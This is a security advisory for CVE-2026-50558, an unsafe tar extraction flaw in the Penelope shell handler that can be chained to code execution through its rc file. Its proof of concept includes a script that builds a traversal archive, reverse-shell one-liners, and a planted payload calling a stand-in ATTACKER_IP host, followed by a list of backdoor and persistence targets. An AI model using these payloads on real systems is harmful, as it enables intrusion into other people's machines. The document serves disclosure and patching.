CVE-2026-50558: Penelope Unsafe Tar Extraction - Arbitrary File Write to RCE
Path traversal via unsafe tarfile.extractall() in Penelope shell handler (< 0.19.3) allows a malicious remote session to write arbitrary files on the operator's machine, chainable to code execution via ~/.penelope/peneloperc.
Overview
CVE-2026-50558 is a path-traversal vulnerability in Penelope (pip: penelope-shell-handler) affecting all versions < 0.19.3. The Unix download path extracts tar archives received from remote sessions using Python's tarfile.extractall() without validating archive member paths, allowing a malicious or compromised remote session to write files outside the intended download directory on the operator's machine.
CVSS v3.1: Moderate (5.9) CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:H/A:L
CWE-22 Path Traversal Reported by: @strikoder Fixed in: 0.19.3
Affected Software
| Package | Ecosystem | Affected | Patched |
|---|---|---|---|
| penelope-shell-handler | pip | < 0.19.3 | 0.19.3 |
Vulnerability Details
The Vulnerable Code
Penelope creates a local download directory per session:
local_download_folder = self.directory / "downloads"It then opens a tar archive received from the remote session and extracts all members, with the DeprecationWarning about unsafe extraction explicitly suppressed:
tar = tarfile.open(mode=mode, fileobj=tar_source)

with warnings.catch_warnings():
    warnings.simplefilter("ignore", category=DeprecationWarning)
    tar.extractall(local_download_folder)
Because archive member names are fully trusted, a crafted tar can contain traversal paths such as:
../../../../../home/operator/.penelope/penelopercThis escapes local_download_folder entirely and writes to an arbitrary path writable by the operator.
Python Context
In Python versions before 3.14, TarFile.extractall() does not use the safer data filter by default; applications must explicitly validate paths or pass filter="data". Python 3.14 changes this default, but Penelope 0.19.3 now performs explicit path rejection so the fix is runtime-version-independent.
RCE Chain via peneloperc
The arbitrary file write becomes code execution through Penelope's rc loading mechanism:
def load_rc():
    RC = Path(options.basedir / "peneloperc")
    try:
        with open(RC, "r") as rc:
            exec(rc.read(), globals())
options.basedir defaults to ~/.penelope, and session downloads are stored under ~/.penelope/sessions/<session>/downloads/. A crafted member path can traverse upward to plant or replace ~/.penelope/peneloperc. The planted Python code executes when the operator runs reload inside Penelope or restarts it.
Proof of Concept
The PoC simulates a malicious remote endpoint by placing a fake tar binary first in PATH. When Penelope asks the remote session to run tar, the fake binary returns a crafted archive with path-traversal entries.
!Kali low-privilege user context

Terminal 1: start Penelope:
penelope -p 4444 -C!Penelope listening on port 4444

Terminal 2: prepare the fake tar binary:
mkdir -p /tmp/penelope-fake

cat > /tmp/penelope-fake/tar <<'EOF'
#!/usr/bin/env python3
import io, sys, tarfile

TRAVERSAL = "../" * 20

with tarfile.open(mode="w:gz", fileobj=sys.stdout.buffer) as tar:
    data = b"Penelope non-root traversal proof\n"
    info = tarfile.TarInfo(TRAVERSAL + "tmp/PENELOPE_NONROOT_PROOF.txt")
    info.size = len(data)
    tar.addfile(info, io.BytesIO(data))
EOF

chmod +x /tmp/penelope-fake/tar
touch /tmp/penelope_dummy

# Connect the fake session back to Penelope
PATH=/tmp/penelope-fake:$PATH bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'!Fake tar binary prepared and reverse shell connecting back to Penelope

Inside Penelope (Terminal 1): trigger the download:
download /tmp/penelope_dummy!Triggering the download command inside Penelope

Terminal 3: verify the traversal:
cat /tmp/PENELOPE_NONROOT_PROOF.txt
# => Penelope non-root traversal proof!Traversal proof file written outside the intended download directory

Full PoC demo:
!Full proof-of-concept demonstration

The root-level PoC extends this further: instead of writing to /tmp, the crafted archive plants a malicious ~/.penelope/peneloperc. The payload executes the next time the operator runs reload or restarts Penelope:
# crafted tar member path
"../../../.penelope/peneloperc"

# planted payload (executes on Penelope reload)
import subprocess
subprocess.Popen(["bash","-c","bash -i >& /dev/tcp/ATTACKER_IP/9001 0>&1"])
This confirms the complete arbitrary file write → RCE chain with zero interaction beyond the operator issuing a single download command.
Impact
A malicious or compromised remote session can write arbitrary files on the Penelope operator's machine, limited to the permissions of the user running Penelope. Because Penelope is a post-exploitation tool used against already-compromised hosts, the operator's machine is a high-value target.
Any file writable by the operator process is a viable persistence or RCE target. If Penelope runs as root, every path on the system is in scope:
| Target | Trigger / Effect | Level |
|---|---|---|
~/.penelope/peneloperc | Code execution on next reload or restart | user |
~/.ssh/authorized_keys | Permanent backdoor SSH access, no trigger needed | user |
~/.bashrc / ~/.zshrc | Code execution on next login shell | user |
/root/.ssh/authorized_keys | Direct root SSH access, no trigger needed | root |
/etc/passwd | Inject a root-equivalent user | root |
/etc/ld.so.preload | Every process on the system executes attacker code | root |
Timeline
| Date | Event |
|---|---|
| 2026-05-27 | Vulnerability discovered |
| 2026-05-28 | Report opened to brightio/penelope <3 |
| 2026-05-30 | Fixed in Penelope 0.19.3 |
| 2026-05-30 | CVE requested by maintainer |
| 2026-06-08 | CVE-2026-50558 assigned by GitHub |
| 2026-06-08 | Advisory published (GHSA-f42x-p2mx-hm8r) |
| 2026-07-29 | Published to the GitHub Advisory Database |
| 2026-08-03 | Security advisory credit badge received |
Patch & Mitigation
Upgrade penelope-shell-handler to ≥ 0.19.3:
pipx install penelope-shell-handlerPenelope 0.19.3 now explicitly validates every archive member path before extraction, rejecting any entry that resolves outside the intended download directory, independent of the Python runtime version.
If you cannot upgrade immediately:
- Avoid using the Main Menu download command to retrieve files from untrusted or compromised sessions.
- The Python agent download path is not affected in the same way as it does not rely on the remote
tarcommand.